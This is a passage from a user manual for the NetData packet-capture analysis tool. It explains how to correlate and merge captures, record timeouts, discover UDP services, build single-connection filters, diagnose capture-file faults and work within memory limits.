
The two wide buttons display tables of related and merged captures:




The ‘Links to’ column is used to define the relative positions of the capture points in the monitored network, allowing NetData to determine which pairs of related captures need to be correlated to match packets and measure transit times. If packets pass all the capture points in sequence, this column may be blank. Index numbers must be entered if the network branches and connections are split at, say, a load balancer and terminate at different servers.

NetData displays capture-index numbers in the ‘Transit to’ column after transit times have been calculated, to indicate which other capture point has been linked to the subject capture for calculating transit times. The transit times stored with packets in the database of the subject capture relate to this link; in other words, if 3 appears in the Transit column of capture 2, the transit times recorded with capture 2 relate to the link between capture points 2 and 3.

The Location column accepts names for the capture points to appear in legends on charts of transit times.



The Capture Tree button above the table of merged captures displays a tree that summarises the related captures with their associated merged capture sequences:




In this example the second stream of related packets contains packets interleaved chronologically from three sequences of capture files beginning with the capture files RelatedCapture2, MergedCapture_B1 and MergedCapture_C. The sequence beginning with file MergedCapture_B1 has four files ending with MergedCapture_B4. With just these two short lists of capture files NetData will merge ten capture files into three streams of packets and plot the transit times of all packets moving between three capture points, without the need to merge packets with another tool such as Wireshark or MergeCap.

If any capture comprises a sequence of capture files, the Auto-run box must be checked and an entry made to specify the number of characters at the start of file names that are common to all the files in a sequence, and not common to the files of any other sequence in the same folder. Within a file sequence all file names must have the same alphabetic characters up to the first digit and must have the same name extension.

When merging captures NetData can adjust timestamps with a different offset for each capture. Because NetData cannot presently adjust timestamps automatically – as it can for related captures – it may be necessary to run an analysis several times, each time looking at timing and flow charts for evidence of acknowledgements appearing before the acknowledged data, and refining the clock adjustments to ensure that packets are analysed in true chronological order. Another alternative is to merge packets before they are captured by a single sniffer, using a spare, managed switch with a SPAN or mirror port to merge multiple packet streams into a single stream sent to the sniffer.

29.5 Recording Retransmission Timeouts


NetData normally recognises and records all retransmission timeouts greater than 150 ms. They are recorded as pseudo transactions of the Internal class and on timing charts they are drawn with two different shades of red bars to differentiate client and server timeouts. The overlaid timeout bars can be hidden by options in the Filter menu of the performance chart and the Transaction Class menu of the timing chart.



The server timeouts in the above chart are confirmed by the appearance of markers for retransmitted data at the end of each pause, because in this case the traffic was captured at the server. Lost client packets weren't signified by client retransmissions but by sequence gaps followed by gap-filling packets at the end of each pause.

Statistics on the contribution of timeouts to overall response times are provided by the optional stacked utilisation bars above the timing chart, as above.

Recording of timeouts can be disabled by one of the miscellaneous decoding parameters:



29.6 Discovered UDP Services and Protocol Hints

NetData can recognise some application protocols only after various patterns of traffic and messages have successfully passed a battery of tests, and at the end of analysis NetData records discovered services in the project's Discover.ini file. These discoveries allow the protocols to be recognised without further testing if the services appear in other captures or if the original capture is re-analysed.

NetData now records UDP as well as TCP services, with entries in the discovery file such as:

```
10. 47. 62. 53:10034u='RTP+  ;
10. 47. 62. 53:10036u='RTP+  ;
10. 47. 62. 53:10038u='RTP+  ;
```

The letter 'u' following a port number indicates that the service uses UDP rather than TCP. If application protocols are not discovered correctly, hints can be added to the file manually, in the same format.

29.7 Evidence of Sniffer Stress

Some sniffers such as TCPdump and Snoop, when severely stressed and dropping many packets, are prone to record a packet with length and time information but no packet content. NetData records such ghost packets by writing an event in the capture file's analysis log file, and recording a Monitor event in the database network-event table. No entry is made in the packet table.

29.8 Questionable Logged Events

The log file written during the analysis of a capture file logs significant events that cannot be recorded in the performance database, or concern analysis problems discovered by NetData itself. NetData's problems should be reported to Measure IT, unless they are a consequence of missing packets in the capture file, that is, packets dropped by the sniffer. NetData now marks logged events as *questionable* by prefixing a question mark to the event's description if packets were missed in the sequence of packets that led to the event.

Frame	*Time of Day*	*Source*	*Destin*	*ConnID*	*Event*
490767	11:56:20.4941	<source>	<destin>	527862	**?Invalid** DDM object length (217879 in 163813)

The marking of questionable events is similar to the marking of questionable transactions which missed one or more packets during their capture.

29.9 Truncated Packet Length


Specialised monitoring switches and packet-capturing devices such as NetScout InfiniStream products allow capture files to be assembled with packets copied from different network interfaces and with different degrees of truncation. NetData records the truncated length of each packet in a column of the packet table, and enters a blank (zero) entry to signify that the packet wasn't truncated.

By default the truncated-length column is not displayed when the packet table is first opened, but can be revealed by selecting it from the menu of the table's Column button.

29.10 Recording Packet Raw Data

If NetData is asked to display a packet's raw data, it normally reads the data from the relevant capture file, but NetData can be requested to record packet raw data (excluding network and transport headers) in the project database.

If you need to create a project database able to display raw data without referring to the original capture files, check the box "Include raw data" in the group of basic output files on the Output page of controls. This scheme increases database size and slows analysis by roughly 5%.




29.11 Displaying IP Fragments

To ensure that all the fragments of a complete IP packet appear on the same pair of socket bands on a packet-timing chart, NetData records them all with the same connection ID, no matter how their order may have changed prior to capture.

29.12 Creating a Single-Connection Address Filter and New Capture File

A small packet capture is sometimes required to illustrate a particular application or network behaviour, without revealing private information. It may be required by Measure IT to document the stream of packets leading to an analysis problem, or to develop a decoder for a new protocol. These requirements can often be met with the packets of a single connection, obtained from a large capture with NetData's text-hiding, address-obfuscation and packet-filtering functions, when creating a new capture file during analysis (see below).

NetData's address filtering functions have been extended to analyse and extract only the packets of a single connection specified by its addresses and port numbers. A n option in the Focus submenu of the timing chart's context menu will help set all the relevant controls:



A filter for the connection in the above chart is stated with the server socket first:


```
10.203.252.131:1260 < 10.96.156.164:38075
```

Other filtering options accept more connections related to the selected connection.


After clicking the Apply button and re-analysing the original capture, check that the new capture file contains no unintended information.

29.13 Investigating Capture-File Faults

One capture-file fault, less common in recent years, occurs when a capture file is copied by a Unix-to-DOS utility that treats the file as a text file and inserts a carriage-return code before every line-feed code. This form of corruption can be checked by NetData's 'Test Capture File' command in the File menu. It counts the number of new-line code pairs (CR, LF) and isolated LF codes:




A more common fault occurs when packets are written to disk out of chronological order and is often seen when a sniffer like Wireshark captures traffic from multiple network interfaces. If the problem is serious NetData will report seeing acknowledgements to data before it sees the data and offer to repeat the analysis after re-ordering the packets with Reordercap.exe.




NetData also indicates frame-order problems by highlighting negative delta times between the timestamps of successive packets.


Negative delta times are recorded in the table of network events as Monitor events. The number of such records is normally limited in case they are a regular consequence of small clock corrections from a time service, but a checkbox in the decoding controls forces NetData to record every occurrence:



The preceding checkbox causes NetData to record the delta time of every frame in its transit-time field. After analysis NetData can then plot delta times like transit times against time-of-day on the flow chart.

NetData can further help investigate the chronological order of a capture file by plotting frame sequence numbers against the time-of-day specified by their timestamps. Such a graph is requested by the Sq checkbox in the pale-green group of controls:






This frame-sequence chart characterises a bug in file-writing software that reversed the order of half-megabyte packet buffers.

30 NetData Performance


30.1 Memory Limits

If NetData reaches either of two memory limits it will quit with little or no warning, One limit is a number of memory handles, presently configured to 5 million. The number of used handles is displayed on the Input page of controls in units of Kilo-handles (Kh) and is quite unlikely to reach the limit.

The other limit is the size of physical memory allocated to NetData. The amount of used memory and the limit are displayed with the number of handles. Windows normally allocates about 1200 Mbytes. NetData monitors the amount of remaining space as database records are loaded into memory for charting, and pops up a warning when this space drops below 140 MB. That space may be needed when NetData builds charts with the option to scroll a chart either vertically or horizontally.




NetData also provides a warning to discourage loading more than 100,000 transaction or packet records because chart building becomes slower.



30.2 Memory Management for Large Captures with Many Concurrent Connections

